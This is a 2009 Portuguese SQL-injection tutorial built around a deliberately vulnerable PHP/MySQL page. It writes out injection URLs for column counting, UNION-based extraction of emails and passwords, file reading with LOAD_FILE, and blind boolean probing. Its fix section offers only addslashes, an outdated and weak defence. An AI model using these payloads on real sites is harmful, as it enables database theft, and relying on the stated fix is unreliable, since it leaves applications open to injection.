Entendendo Injeção de SQL

Autor

K4m1k451

< k4m1k451@gmail.com | bere_bad@hotmail.com >

18/05/2009

Sumário:

---[0x00 – Introdução

Atualmente, devido ao alto nível do tráfego de informações na *web*, surge a necessidade de profissionais de segurança capacitados para o desenvolvimento de aplicações seguras, com esse objetivo é que trabalharemos aqui a técnica de Injeção de *SQL*. A linguagem *SQL* do inglês (*Strutured Query Language*) é usada como um meio de inter-relação com um banco de dados seja ele *PostgreSQL*, *SQLite*, *MSSQL*, *MySQL* o qual usaremos para os nossos exemplos, entre outros.

Um ataque deste tipo consiste na injeção de dados de um cliente para a aplicação. Se efetuado com sucesso pode ler dados sensíveis do banco de dados, ou seja, é um tipo de ataque no qual comandos são injetados no banco de dados para afetar a execução de comandos predefinidos (*UPDATE, INSERT, DELETE,SELECT*).

Visando estes aspectos, é que abordaremos com exemplos práticos o funcionamento desta famosa técnica.

Este texto é direcionado àqueles que se familiarizam com *PHP* e *MySQL*, e/ou tem a curiosidade de aprender como com funciona uma injeção de *SQL*.

---[0x01 – Desmistificando as *single quotes*

Para trabalhar com este conceito precisa-se antes definir o que é uma *string*. E, *string* é um conjunto de caracteres, delimitada, claro, por aspas simples *(single quotes) ou* aspas*.* Então a questão é: Quando inserimos um *caractere especial* no final de uma *url* o que acontece? O *MySQL* não consegue interpretar a solicitação, então retorna uma erro de sintaxe ou um *warning* através do *PHP*. Mas a acepção do *single quote* somente acontece por que por padrão o *PHP* não trata os caracteres especiais de forma adequada. Vamos aos exemplos:

Ex.: Comportamento normal

```
mysql> select * from table where id = '1';
+----------------+----------+
| email          |    pass |
+----------------+----------+
| call@i.com  | 666A    |
+----------------+----------+
1 row in set (0.00 sec)
```

Ex.: Comportamento anômalo

```
mysql> select * from table where id = '1';
    '>              Aqui o MySQL solicita o fechamento do single quote
```

Acontece que, quando inserimos uma aspas simples extra o *MySQL* como bom entendedor solicita o fechamento da mesma e, aguarda até que isso seja feito.


```
mysql> select * from table where id = '1';
    '> ';           Após resposta a solicitação, a operação é concluída.
+----------------+----------+
| email          |    pass |
+----------------+----------+
| call@i.com  | 666A    |
+----------------+----------+
1 row in set, 2 warnings (0.00 sec)
```

Nota-se que, o banco de dados somente responde de forma adequada a números pares de aspas simples, lógico. Mas como é lógico também, se inserimos mais uma delas ficaremos com três, então como é que funciona se o *MySQL* só interpreta números pares, digamos assim. O comentário de linha ‘--‘ estes dois tracinhos pode nos ajudar. Como assim?


Notem a *query* normal.

Quando inserimos dados na *url*, eles são englobados às aspas simples que envolvem o número 1 (um).

A lógica é inserir uma aspas simples extra, executar uma *query* maliciosa e eliminar a aspas simples. Vamos entender melhor. Quando inserimos uma aspas simples juntamente com o comando *SQL* o que acontece? Esta substitui a original, e a ultima engloba toda a *query*, mas como existem três delas recebemos um erro. Para resolvê-lo simplesmente inserimos um comentário de linha no final da *url* que vai ignorar o ultimo caractere.



Resumindo, precisamos inserir uma *single quote*, executar uma *query* maliciosa e ignorar a *single quote* que automaticamente vai para o final da *query*.



Passemos então à parte pratica.

---[0x02 – Injetando

Bom, é sabido que esta vulnerabilidade é causada pela filtragem incorreta dos dados inseridos pelo cliente. A partir de então, passemos aos primeiros passos.

---[0x001 – Aplicação Vulnerável

SQL source:

```
#Criando banco de dados
    create database TESTE;

#Criando Tabela "cads"
    create table cads(
        `id` int(5) unsigned not null auto_increment primary key,
        `produtos` varchar(30) not null,
        `price` int(50) not null,
        `email` varchar(40) not null,
        `password` varchar(50) not null
    )ENGINE=MyISAM DEFAULT CHARSET=latin1;

#Inserindo valores
INSERT INTO cads VALUES (1,"cadarço",150,"call@gmail.com",~123A~);
INSERT INTO cads VALUES (2,"CARRO",32300,"k4m@gmail.com",~k4m1~);
INSERT INTO cads VALUES (3,"NADA",1,"guest@gmail.com",~punkrock~);
INSERT INTO cads VALUES (4,"RTM",10,"rtm@gmail.com",~hardcore~);
```

PHP source:

```
1  <html>
2  <head>
3  <title>SQLI</title>
4  <p><center><font size="7" color="red">Teste SQLi</font></center></p>
5  </head>
6  <body bgcolor="gray">
7  <?
8    include ("conecta.php");
9
10   $id    = $_GET['id'];
11
12   if($id == 1)
13   {
14
15         $sql = "SELECT * FROM cads WHERE id='$id'";
16         echo "<font color='#FFFFFF'><b>QUERY:</b>$sql</font>" . "<br><br>";
17         $exec = mysql_query($sql);
18
19         while($row = mysql_fetch_array($exec)){
20
21               echo "<font color='#FFFFFF'><b>Produto:</b> $row[1] </font>" .  "<br>";
22               echo "<font color='#FFFFFF'><b>Preço:</b> R$ $row[2] </font>" .  "<br>";
23         }
24   }else
25   {
26         echo "ERROR";
27   }
28 ?>
29 </body>
30 </html>
```

Este código, como é observado, conecta ao banco de dados (linha 8) verifica se a variável *id* é igual a 1 (um) e, se for verdadeiro faz uma consulta ao banco e expõe os dados (linha 12-24). Caso a variável id seja diferente de um retorna uma mensagem de erro (linha 24-27).

---[0x002 – Verificando se a aplicação é vulnerável

Então, verificando o código, veremos um erro na manipulação da função *$_GET['id'],* na variável *id*, possibilitando a injeção de códigos maliciosos. Segue abaixo parte vulnerável do código:

```
10   $id    = $_GET['id'];
15         $sql = "SELECT * FROM cads WHERE id='$id'";
```

Para testar se a aplicação é realmente vulnerável simplesmente inserimos uma aspas simples no final da *url*.

http://www.k4m1k451.com/sql.php?id=1'

desta forma obteremos o retorno:

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /usr/local/www/data-dist/sqlinj/csql.php on line 26

---[0x003 – Funções e parâmetros Importantes

Neste sub-tópico faremos o levantamento de algumas funções e parâmetros importantes para o melhor entendimento da posterior exploração da falha. Haja vista os nomes são bastante sugestivos.

UNION – este parâmetro faz a união de duas seleções, ou melhor, dois SELECT's .

Ex.:

```
SELECT `nome`,`senha` FROM `cads` UNION SELECT `user`,`password` FROM other_table;
```

CONCAT – aqui concatenamos o resultado de uma consulta.

Ex.:

```
SELECT CONCAT(nome,0x23,sobrenome) FROM table;
```

LOAD_FILE – esta função permite carregar determinados arquivos, desde que possuam os privilégios necessários.

Ex.:

```
SELECT LOAD_FILE('/etc/master');
```

DATABASE – a função retorna o nome do banco de dados

USER – esta função retorna o nome do usuário do banco de dados

---[0x004 – Explorando

Como já foi dito, o objetivo aqui é *bypassar* a checagem de dados:

```
12  if($id == 1)
13  {
14          $sql = "SELECT * FROM cads WHERE id='$id'";
15          echo "<font color='#FFFFFF'><b>QUERY:</b>$sql</font>" . "<br><br>";
16          $exec = mysql_query($sql);
17
18         while($row = mysql_fetch_array($exec)){
19                  echo "<font color='#FFFFFF'><b>Produto:</b> $row[1] </font>" .  "<br>";
20                  echo "<font color='#FFFFFF'><b>Preço:</b> R$ $row[2] </font>" .  "<br>";
21                  }
22  }else
23  {
24          echo "ERROR";
25  }
```

Objetivando com isso conseguir obter todas as informações disponíveis. Segue abaixo, passo a passo de como fazer a exploração.

---[0x004a – *Bypassando* a aplicação

Por padrão a aplicação somente exibe os dados, se o id for igual a 1 (um), como já foi dito. Se tentarmos um id diferente recebemos a mensagem *ERROR*.

Agora tentemos burlar a aplicação


Exploração bem sucedida.

---[0x004b – Obtendo número de colunas

http://www.vul.com/index.php?id=1'+ORDER+BY+1--+ *TRUE*
http://www.vul.com/index.php?id=1'+ORDER+BY+2--+ *TRUE*
http://www.vul.com/index.php?id=1'+ORDER+BY+3--+ *TRUE*
http://www.vul.com/index.php?id=1'+ORDER+BY+4--+ *TRUE*
http://www.vul.com/index/php?id=1'+ORDER+BY+5--+ *TRUE*
http://www.vul.com/index.php?id=1'+ORDER+BY+6--+ FALSE, aqui temos um *warning* ou a exibição incorreta da pagina.

Após os testes conclui-se que a tabela possui cinco colunas, pois o *MySQL* gera um erro quando o numero de colunas é excedido. Passemos ao próximo teste.

---[0x004c – Exibindo colunas vulneráveis



Onde os números de 1 a 5 são o número de colunas e os sinais de mais (+), omitidos anteriormente são espaços .

A partir deste teste obtemos o número das colunas vulneráveis, neste caso as colunas 2 e 3.

---[0x004d – Retornando nome do banco de dados e usuário

Como temos duas colunas vulneráveis: numero 2 e 3 usamos as funções citadas acima uma em cada coluna.

---[0x004e – Obtendo nomes de tabelas e colunas

http://www.vul.com/index.php?id=1'+UNION+ALL+SELECT+1,table_name,3,4,5+FROM+information_schema.tables--+

Encontramos nossa tabela de nome *cads*, entre outras.

Aqui temos o retorno do nome das colunas “id”,"produtos","price","email","password"

Finalmente obtemos *emails* e senhas.

---[0x03 – Injeção de *SQL* as cegas (*Blind SQLi*)

O *blind SQL injection* funciona da mesma forma que o *SQLi* tradicional, sendo a principal diferença entre ambas é a necessidade de analisar os resultados sem visualizar os erros, devido estarem desabilitados no *php.ini*. Por isso este é um caso que da um pouco mais de trabalho para ser explorado e exige um pouco mais de tempo.

Usaremos como exemplo o mesmo código postado anteriormente.

---[0x001 – Verificando se a aplicação é vulnerável

A exploração de um *blindSQL* é baseada em retornos *TRUE* e *FALSE*. Então utilizaremos aqui o operador lógico *AND*.

http://www.vul.com/index.php?id=1'+AND+1=1--

QUERY:SELECT * FROM cads WHERE id='1' AND 1=1-- '

Então temos o retorno verdadeiro, isso por que o AND somente retorna TRUE se as duas opções forem verdadeiras, desta forma a pagina carrega normalmente. Testemos novamente.

http://www.vul.com/index.php?id=1'+AND+1=0--+

QUERY:SELECT * FROM cads WHERE id='1' AND 1=0-- '

Desta forma obtemos um retorno FALSE, conclui-se que a consulta não exibe os dados incorretamente: APLICAÇÃO VULNERÁVEL.

---[0x002 – Funções e parâmetros importantes

Mencionaremos aqui algumas funções e parâmetros importantes para o entendimento desta técnica.

ASCII – Com esta função convertemos caracteres *ascii* em decimal. Segue lista de caracteres.

The decimal set:

0 NUL	**19** DC3	**38** &	**57** 9	**76** L	**95** _	**114** r
1 SOH	**20** DC4	**39** '	**58** :	**77** M	**96** `	**115** s
2 STX	**21** NAK	**40** (	**59** ;	**78** N	**97** a	**116** t
3 ETX	**22** SYN	**41**)	**60** <	**79** O	**98** b	**117** u
4 EOT	**23** ETB	**42** *	**61** =	**80** P	**99** c	**118** v
5 ENQ	**24** CAN	**43** +	**62** >	**81** Q	**100** d	**119** w
6 ACK	**25** EM	**44** ,	**63** ?	**82** R	**101** e	**120** x
7 BEL	**26** SUB	**45** -	**64** @	**83** S	**102** f	**121** y
8 BS	**27** ESC	**46** .	**65** A	**84** T	**103** g	**122** z
9 HT	**28** FS	**47** /	**66** B	**85** U	**104** h	**123** {
10 NL	**29** GS	**48** 0	**67** C	**86** V	**105** i	**124** |
11 VT	**30** RS	**49** 1	**68** D	**87** W	**106** j	**125** }
12 NP	**31** US	**50** 2	**69** E	**88** X	**107** k	**126** ~
13 CR	**32** SP	**51** 3	**70** F	**89** Y	**108** l	**127** DEL
14 SO	**33** !	**52** 4	**71** G	**90** Z	**109** m	
15 SI	**34** "	**53** 5	**72** H	**91** [	**110** n	
16 DLE	**35** #	**54** 6	**73** I	**92** \	**111** o	
17 DC1	**36** $	**55** 7	**74** J	**93**]	**112** p	
18 DC2	**37** %	**56** 8	**75** K	**94** ^	**113** q	

Ex.:

```
mysql> select ascii("S");
+--------------+
| ascii("S")   |
+--------------+
|       83     |
+--------------+
1 row in set (0.00 sec)
```

```
mysql> select ascii("Q");
+--------------+
| ascii("Q")   |
+--------------+
|       81     |
+--------------+
1 row in set (0.00 sec)
```

```
mysql> select ascii("L");
+--------------+
| ascii("L")   |
+--------------+
|       76     |
+--------------+
1 row in set (0.00 sec)
```

SUBSTRING – Basicamente esta função seleciona e exibe parte de uma string de acordo com a posição selecionada.

Ex.:

```
mysql> select
substring("SQL",1,1);
+----------------------------+
| substring("SQL",1,1) |
+----------------------------+
|          S                 |
+----------------------------+
1 row in set (0.00 sec)
```

```
mysql> select
substring("SQL",2,1);
+----------------------------+
| substring("SQL",2,1) |
+----------------------------+
|          Q                 |
+----------------------------+
1 row in set (0.00 sec)
```

```
mysql> select
substring("SQL",3,1);
+----------------------------+
|  substring("SQL",3,1) |
+----------------------------+
|          L                 |
+----------------------------+
1 row in set (0.00 sec)
```

LIMIT – Este parâmetro será necessária para limitarmos nossa pesquisa na exibição do número de tabelas e colunas.

Ex.:

```
mysql> select * from cads
limit 1;
+----+-----------+--------+
|  id  | Usuario | Pss   |
+----+-----------+--------+
|   1 |    Ak4   |   abc  |
+----+-----------+--------+
1 row in set (0.00 sec)
```

```
mysql> select * from cads
limit 1,1;
+----+-----------+--------+
|  id  | Usuario | Pss   |
+----+-----------+--------+
|   2 |    c0d4  |   def  |
+----+-----------+--------+
1 row in set (0.00 sec)
```

```
mysql> select * from cads
limit 2,1;
+----+-----------+--------+
|  id  | Usuario | Pss   |
+----+-----------+--------+
|   3 |    hack  |   ghia |
+----+-----------+--------+
1 row in set (0.00 sec
```

---[0x003 – Explorando

Para efetuar os testes com o *script* é necessário que a diretiva *display_errors* esteja definida como *Off* no *php.ini*.

Como o retorno obtido será um número decimal haverá a necessidade da utilização de operadores matemáticos como: maior que, menor que e igualdade (<,>,=), para nos orientarmos na recepção dos dados. Após isso passemos à exploração.

---[0x003a – Obtendo nome do banco de dados

Entendendo: Se o primeiro caractere, do nome do banco de dados, for MAIOR QUE 83 *ascii* o retorno será *TRUE*, então a pagina é exibida normalmente.

Testemos novamente:

Como o primeiro caractere esperado não é MAIOR QUE 84 recebemos um retorno *FALSE*, o que faz com que a pagina não seja exibida normalmente.

Testemos mais uma vez:

Como é possível notar, o retorno do nome do banco de dados é 84 *ascii*, que representa o caractere 'T'. Haja vista, é possível fazer o mesmo procedimento para receber o segundo e terceiro caracteres, somente alterando o argumento de posicionamento da função *SUBSTRING*.

Obs.: O mesmo procedimento pode ser utilizado para obter o nome do usuário de banco de dados.

---[0x003b – Obtendo nomes de tabelas e colunas

Esta é uma das partes que exige mais tempo pois, a tabela banco de dados *information_schema* contém todos os registros do banco de dados.

Entendendo: Com essa consulta, percebe-se que o retorno é *TRUE* e que o primeiro caractere em é MAIOR QUE 66 *ascii*.

Como o testes executados MAIOR QUE 66 igual a *TRUE* e MAIOR QUE 67 igual a *FALSE*, nota-se que o caractere da primeira tabela é igual a 67.

Obs.: Para obter os nomes das outras tabelas altera-se o manipuladores de posicionamento do parâmetro *LIMIT*.

Suponhamos que a tabela de nome *cads* foi encontrada nesta consulta, vamos agora pegar os dados.

Com isso, sabemos que o primeiro caractere da terceira coluna da tabela *cads*, é 101 ascii equivalente a ‘e’ de *email*.

Neste exemplo obtemos o primeiro caractere da quarta coluna, que é 112 *ascii,* equivalente a ‘p’ de *password*. Para obter os caracteres seguintes de ambos exemplos basta alterar o manipulador de posições da função *SUBSTRING*.

---[0x003c – Obtendo dados das colunas *email* e *passwrod*

Aqui obtemos o primeiro caractere do conteúdo da coluna *email*.
99 *ascii* = c.

E no exemplo seguinte o primeiro caractere da coluna *passowrd.*

Enfim, estes são os passos básicos pra se obter dados sensíveis de um banco de dados com *blindSQLi*, percebe-se por que pode demorar “um pouco mais”.

---[0x03 – Solução

A prevenção deste tipo de ataque, acontece a partir da filtragem correta dos dados emitidos pelo cliente. A configuração do *php.ini* ajuda bastante.

A função *addslashes* ajuda-nos com esse ‘pequeno’ problema.

Sintaxe:

```
string addslashes ( string $str )
```

Ela tem a função de retornar uma string com barras invertidas (escapar) antes dos caracteres especiais. Estes caracteres são *aspas simples* (‘), aspas duplas (“), barra invertida (\) e o caractere nulo (NULL byte).

---[0x04 – Considerações finais

Não basta conhecer algumas técnicas de prevenção, é preciso muito mais que isso para promover um ataque e se proteger dele. A ‘*malicia*’ é uma arte.

FIM.

---[0x05 – Agradecimentos

0ut0fBound, c3lL1, c0d3_z3r0

---[0x06 – Referências

[0x01] http://www.milw0rm.com

[0x02] http://www.owasp.org

[0x03] http://dev.mysql.com

[0x04] http://www.htmlstaff.org

[0x05] http://br.php.net